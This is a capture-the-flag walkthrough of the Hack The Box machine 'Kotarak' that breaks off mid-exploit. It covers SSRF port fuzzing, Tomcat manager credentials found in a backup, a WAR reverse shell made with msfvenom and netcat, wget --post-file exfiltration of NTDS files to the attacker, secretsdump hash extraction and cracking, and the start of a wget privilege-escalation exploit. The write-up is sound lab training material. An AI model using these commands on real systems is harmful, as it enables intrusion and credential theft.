
Kotarak

IP: 10.10.10.55



Scanning

Ran a **masscan** (`sudo masscan -p1-65535,U:1-65535 10.10.10.55 --rate=1000 -e tun0`) and followed up on enumerating the found **ports** with a deeper **nmap** scan: `sudo nmap 10.10.10.55 -T5 -A -p 8080,60000,8009,22`


```
PORT      STATE SERVICE VERSION
22/tcp    open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0
| ssh-hostkey:
|   2048 e2:d7:ca:0e:b7:cb:0a:51:f7:2e:75:ea:02:24:17:74 (RSA)
|   256 e8:f1:c0:d3:7d:9b:43:73:ad:37:3b:cb:e1:64:8e:e9 (ECDSA)
|_  256 6d:e9:26:ad:86:02:2d:68:e1:eb:ad:66:a0:60:17:b8 (ED25519)
8009/tcp  open  ajp13   Apache Jserv (Protocol v1.3)
| ajp-methods:
|   Supported methods: GET HEAD POST PUT DELETE OPTIONS
|   Potentially risky methods: PUT DELETE
|_  See https://nmap.org/nsedoc/scripts/ajp-methods.html
8080/tcp  open  http    Apache Tomcat 8.5.5
|_http-favicon: Apache Tomcat
| http-methods:
|_  Potentially risky methods: PUT DELETE
|_http-title: Apache Tomcat/8.5.5 - Error report
60000/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title:         Kotarak Web Hosting
```

Initial Enum


We have a couple of websites to play with so let's enumerate them:

Port 8080

Running `gobuster` , we eventually find **/manager** which wants some creds. We try the default ones, but they don't work so we'll come back here once we have some valid ones.



Port 60000



It is possible however to have the field find its own page at : *'127.0.0.1:60000'*

We can then have the service run through all the ports, let us know whats alive on the internal service, and then traverse through it.

Wfuzz

We want to start off with `wfuzz -c -z range,1-65535 http://10.10.10.55:60000/url.php?path=http://127.0.0.1:FUZZ`

This will produce a lot of results, as we haven't yet told wfuzz to **ignore** ports that have a certain amount of chars.

```
kali@kali:~/Downloads/kotarak$ wfuzz -c -z range,1-65535 http://10.10.10.55:60000
/url.php?path=http://127.0.0.1:FUZZ

Warning: Pycurl is not compiled against Openssl. Wfuzz might not work correctly w
hen fuzzing SSL sites. Check Wfuzz's documentation for more information.

********************************************************
* Wfuzz 2.4.5 - The Web Fuzzer                         *
********************************************************

Target: http://10.10.10.55:60000/url.php?path=http://127.0.0.1:FUZZ
Total requests: 65535

===================================================================
ID           Response   Lines    Word     Chars       Payload
===================================================================

000000005:   200        2 L      0 W      2 Ch        "5"
000000003:   200        2 L      0 W      2 Ch        "3"
000000007:   200        2 L      0 W      2 Ch        "7"
000000001:   200        2 L      0 W      2 Ch        "1"
000000002:   200        2 L      0 W      2 Ch        "2"
000000009:   200        2 L      0 W      2 Ch        "9"
000000004:   200        2 L      0 W      2 Ch        "4"
000000006:   200        2 L      0 W      2 Ch        "6"
000000008:   200        2 L      0 W      2 Ch        "8"
000000010:   200        2 L      0 W      2 Ch        "10"
000000011:   200        2 L      0 W      2 Ch        "11"
000000012:   200        2 L      0 W      2 Ch        "12"
```

Wfuzz Filter

Now we know to tell Wfuzz to ignore 'results' that have **2 characters**, as these are not valid ports. We do this by inserting `--hc=2` anywhere before the url: `wfuzz -c -z range,1-65535 --hl=2 http://10.10.10.55:60000/url.php?path=http://127.0.0.1:FUZZ`

ID	Response	Lines	Word	Chars	Payload
000000022:	200	4 L	4 W	62 Ch	"22"
000000200:	200	3 L	2 W	22 Ch	"200"
000000090:	200	11 L	18 W	156 Ch	"90"
000000110:	200	17 L	24 W	187 Ch	"110"
000000320:	200	26 L	109 W	1232 Ch	"320"
000000888:	200	78 L	265 W	3955 Ch	"888"
000060000:	200	78 L	130 W	1171 Ch	"60000"
000065535:	200	2 L	0 W	2 Ch	"65535"


Valid Ports

We already know a handful of these exist, so what we are left with are ports: **90, 110, 200, 320, and 888.**

However we can just traverse to these ports, as they are internal services only. But can continue to use the search field on port 60000 to do our enumeration.

Internal Port Enumeration

If we travel to **127.0.0.1:320** we see that an 'accounting' wants an admin login, however none of the random guesses I tried worked. Moving on! If we try 888, we find this **File Viewer Page**



File Viewer

We can't just click on the links to view the source, we have to continue manipulating the URL, ?=doc [file] to the end of the url: view-source `http://10.10.10.55:60000/url.php?path=127.0.0.1:888?doc=backup`

- **tetris.c** - tetris written in C....
- **backup** - doesn't seem like it has anything, but click on **view source** instead...

```
17 -->
18 <tomcat-users xmlns="http://tomcat.apache.org/xml"
19               xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
20               xsi:schemaLocation="http://tomcat.apache.org/xml tomcat-users.xsd"
21               version="1.0">
22 <!--
23   NOTE:  By default, no user is included in the "manager-gui" role required
24   to operate the "/manager/html" web application.  If you wish to use this app,
25   you must define such a user - the username and password are arbitrary. It is
26   strongly recommended that you do NOT use one of the users in the commented out
27   section below since they are intended for use with the examples web
28   application.
29 -->
30 <!--
31   NOTE:  The sample user and role entries below are intended for use with the
32   examples web application. They are wrapped in a comment and thus are ignored
33   when reading this file. If you wish to configure these users for use with the
34   examples web application, do not forget to remove the <!.. ..> that surrounds
35   them. You will also need to set the passwords to something appropriate.
36 -->
37 <!--
38   <role rolename="tomcat"/>
39   <role rolename="role1"/>
40   <user username="tomcat" password="<must-be-changed>" roles="tomcat"/>
41   <user username="both" password="<must-be-changed>" roles="tomcat,role1"/>
42   <user username="role1" password="<must-be-changed>" roles="role1"/>
43 -->
44     <user username="admin" password="3@g01PdhB!" roles="manager,manager-gui,admin-gui,manager-script"/>
45
46 </tomcat-users>
47
```

We get some creds: *admin ; "3@g01PdhB!"*

Tomcat WAR Exploit

Travel to http://10.10.10.55:8080/manager/html and offer the creds. You'll be greeted by the Tomcat admin page.

We can use this guide to teach us how to get a shell on the machine: https://www.hackingarticles.in/multiple-ways-to-exploit-tomcat-manager/


There's the easier, **metasploit** way:

```
msf5 exploit(multi/http/tomcat_mgr_upload) > set httppassword 3@g01PdhB!
httppassword => 3@g01PdhB!
msf5 exploit(multi/http/tomcat_mgr_upload) > set httpusername admin
httpusername => admin
msf5 exploit(multi/http/tomcat_mgr_upload) > run

[*] Started reverse TCP handler on 10.10.14.34:9999
[*] Retrieving session ID and CSRF token...
[*] Uploading and deploying 6p6Ee2eHX2XeVa5dzXxx6Gj30t9G5UV...
[*] Executing 6p6Ee2eHX2XeVa5dzXxx6Gj30t9G5UV...
[*] Undeploying 6p6Ee2eHX2XeVa5dzXxx6Gj30t9G5UV ...
[*] Sending stage (53944 bytes) to 10.10.10.55
[*] Meterpreter session 1 opened (10.10.14.34:9999 -> 10.10.10.55:59540) at 2020-07-17 05:48:44 -0400

meterpreter > getuid
Server username: tomcat
```

There's also the **manual** way

- generate the payload: `msfvenom -p java/jsp_shell_reverse_tcp LHOST=10.10.x.x LPORT=4321 -f war > evil.war`
- Start a netcat listener: nc -nvlp 4321
- upload the **.war** file in the **admin** page, and **deploy** it

- Then scroll down until you see **/evil** and click it to trigger the reverse shell



- Then enjoy your shell

```
kali@kali:~/Downloads/kotarak/exploit$ msfvenom -p java/jsp_shell_reverse_tcp LHOST=10.10.14.34 LPORT=4321 -f war
 > evil.war
Payload size: 1101 bytes
Final size of war file: 1101 bytes


kali@kali:~/Downloads/kotarak/exploit$ nc -nvlp 4321
listening on [any] 4321 ...
connect to [10.10.14.34] from (UNKNOWN) [10.10.10.55] 47550
whoami
tomcat
```

Tomcat Shell

upgrade your shell: `python -c 'import pty; pty.spawn("/bin/bash")'`

We find some interesting files in Tomcat's directory, that pertain to a pentest:

```
tomcat@kotarak-dmz:/home/tomcat/to_archive/pentest_data$ ls -lash
ls -lash
total 28M
4.0K drwxr-xr-x 2 tomcat tomcat 4.0K Jul 21  2017 .
4.0K drwxr-xr-x 3 tomcat tomcat 4.0K Jul 21  2017 ..
 17M -rw-r--r-- 1 tomcat tomcat  17M Jul 21  2017 20170721114636_default_192.168.110.133_psexec.ntdsgrab._333512.dit
 12M -rw-r--r-- 1 tomcat tomcat  12M Jul 21  2017 20170721114637_default_192.168.110.133_psexec.ntdsgrab._089134.bin
tomcat@kotarak-dmz:/home/tomcat/to_archive/pentest_data$
```

Transfer files via **wget** and **netcat**:

- in victim shell: `wget --post-file=20170721114636_default_192.168.110.133_psexec.ntdsgrab._333512.dit [Our IP]`
- in kali: `sudo nc -nvlp 80 > file.dit`

```
kali@kali:~/Downloads/kotarak/tomcat$ ls -lash
total 28M
4.0K drwxr-xr-x 2 kali kali 4.0K Jul 17 06:05 .
4.0K drwxr-xr-x 4 kali kali 4.0K Jul 17 06:01 ..
 12M -rw-r--r-- 1 kali kali  12M Jul 17 06:05 file.bin
 17M -rw-r--r-- 1 kali kali  17M Jul 17 06:02 file.dit
```

Dump the Hash

Strangely, there are Windows Active Directory files here, which can be exploited to generate password hashes for users use: `impacket-secretsdump -system file.bin -ntds file.dit LOCAL`

```
[*] Target system bootKey: 0x14b6fb98fedc8e15107867c4722d1399
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Searching for pekList, be patient
[*] PEK # 0 found and decrypted: d77ec2af971436bccb3b6fc4a969d7ff
[*] Reading and decrypting hashes from 20170721114636_default_192.168.110.133_psexec
Administrator:500:aad3b435b51404eeaad3b435b51404ee:e64fe0f24ba2489c05e64354d74ebd11:
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WIN-3G2B0H151AC$:1000:aad3b435b51404eeaad3b435b51404ee:668d49ebfdb70aeee8bcaeac9e3e6
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:ca1ccefcb525db49828fbb9d68298eee:::
WIN2K8$:1103:aad3b435b51404eeaad3b435b51404ee:160f6c1db2ce0994c19c46a349611487:::
WINXP1$:1104:aad3b435b51404eeaad3b435b51404ee:6f5e87fd20d1d8753896f6c9cb316279:::
WIN2K31$:1105:aad3b435b51404eeaad3b435b51404ee:cdd7a7f43d06b3a91705900a592f3772:::
WIN7$:1106:aad3b435b51404eeaad3b435b51404ee:24473180acbcc5f7d2731abe05cfa88c:::
atanas:1108:aad3b435b51404eeaad3b435b51404ee:2b576acbe6bcfda7294d6bd18041b8fe:::
```

Crack the Hash

Linux systems can't pass the hash like Windows systems can. We are therefore going to need to crack these hashes. We can use https://crackstation.net to crack the hashes for the Atanas user. We can also crack the Admin's hash, but there's not much chance of that leading to root as that would be a pretty short box!

Hash	Type	Result
2b576acbe6bcfda7294d6bd18041b8fe	NTLM	Password123!
e64fe0f24ba2489c05e64354d74ebd11	NTLM	f16tomcat!

So for *atanas* we have the password: *Password123!* ....and for admin we have *f16tomcat!*

Atanas Shell

If we try to `su atanas` with their password it doesnt work...but if we try admin's password it does work

```
tomcat@kotarak-dmz:/$ su atanas
su atanas
Password: f16tomcat!

atanas@kotarak-dmz:/$ whoami
whoami
atanas
atanas@kotarak-dmz:/$
```

We can go and grab our user flag, and then focus on the priv esc.

PrivEsc Enum

If we run an enumeration script, it says we have access to the **Root directory**.

```
[+] Can I read root folder? ............... total 48
drwxrwxrwx  6 root   root 4096 Sep 19  2017 .
drwxr-xr-x 27 root   root 4096 Aug 29  2017 ..
-rw-------  1 atanas root  333 Jul 20  2017 app.log
-rw-------  1 root   root  499 Jan 18  2018 .bash_history
-rw-r--r--  1 root   root 3106 Oct 22  2015 .bashrc
drwx------  3 root   root 4096 Jul 21  2017 .cache
drwxr-x---  3 root   root 4096 Jul 19  2017 .config
-rw-------  1 atanas root   66 Aug 29  2017 flag.txt
-rw-------  1 root   root  188 Jul 12  2017 .mysql_history
drwxr-xr-x  2 root   root 4096 Jul 12  2017 .nano
-rw-r--r--  1 root   root  148 Aug 17  2015 .profile
drwx------  2 root   root 4096 Jul 19  2017 .ssh
```

The flag.txt is a troll, but the **app.log** seems interesting.

```
atanas@kotarak-dmz:/root$ cat app.log
cat app.log
10.0.3.133 - - [20/Jul/2017:22:48:01 -0400] "GET /archive.tar.gz HTTP/1.1" 404 503 "-" "Wget/1.16 (linux-gnu)"
10.0.3.133 - - [20/Jul/2017:22:50:01 -0400] "GET /archive.tar.gz HTTP/1.1" 404 503 "-" "Wget/1.16 (linux-gnu)"
10.0.3.133 - - [20/Jul/2017:22:52:01 -0400] "GET /archive.tar.gz HTTP/1.1" 404 503 "-" "Wget/1.16 (linux-gnu)"
```

What app.log shows is that a **GET** request is made to this box for archive.tar.gz. Likely running from a **cronjob** that we can assume is running **as root**.

Exploit Theory

`Searchsploit wget` determines that version **1.16** of **wget** has a vulnerability. In essence, it has a file upload vulnerability. We can read the exploit in more detail here: https://www.exploit-db.com/exploits/40064

Exploit Setup

We're largely following the exploit's guidiance here:

First, `cd /` in kali, and then `mkdir /tmp/ftptest` and go into the new directory.

Second, `nano .wgetrc` with this:

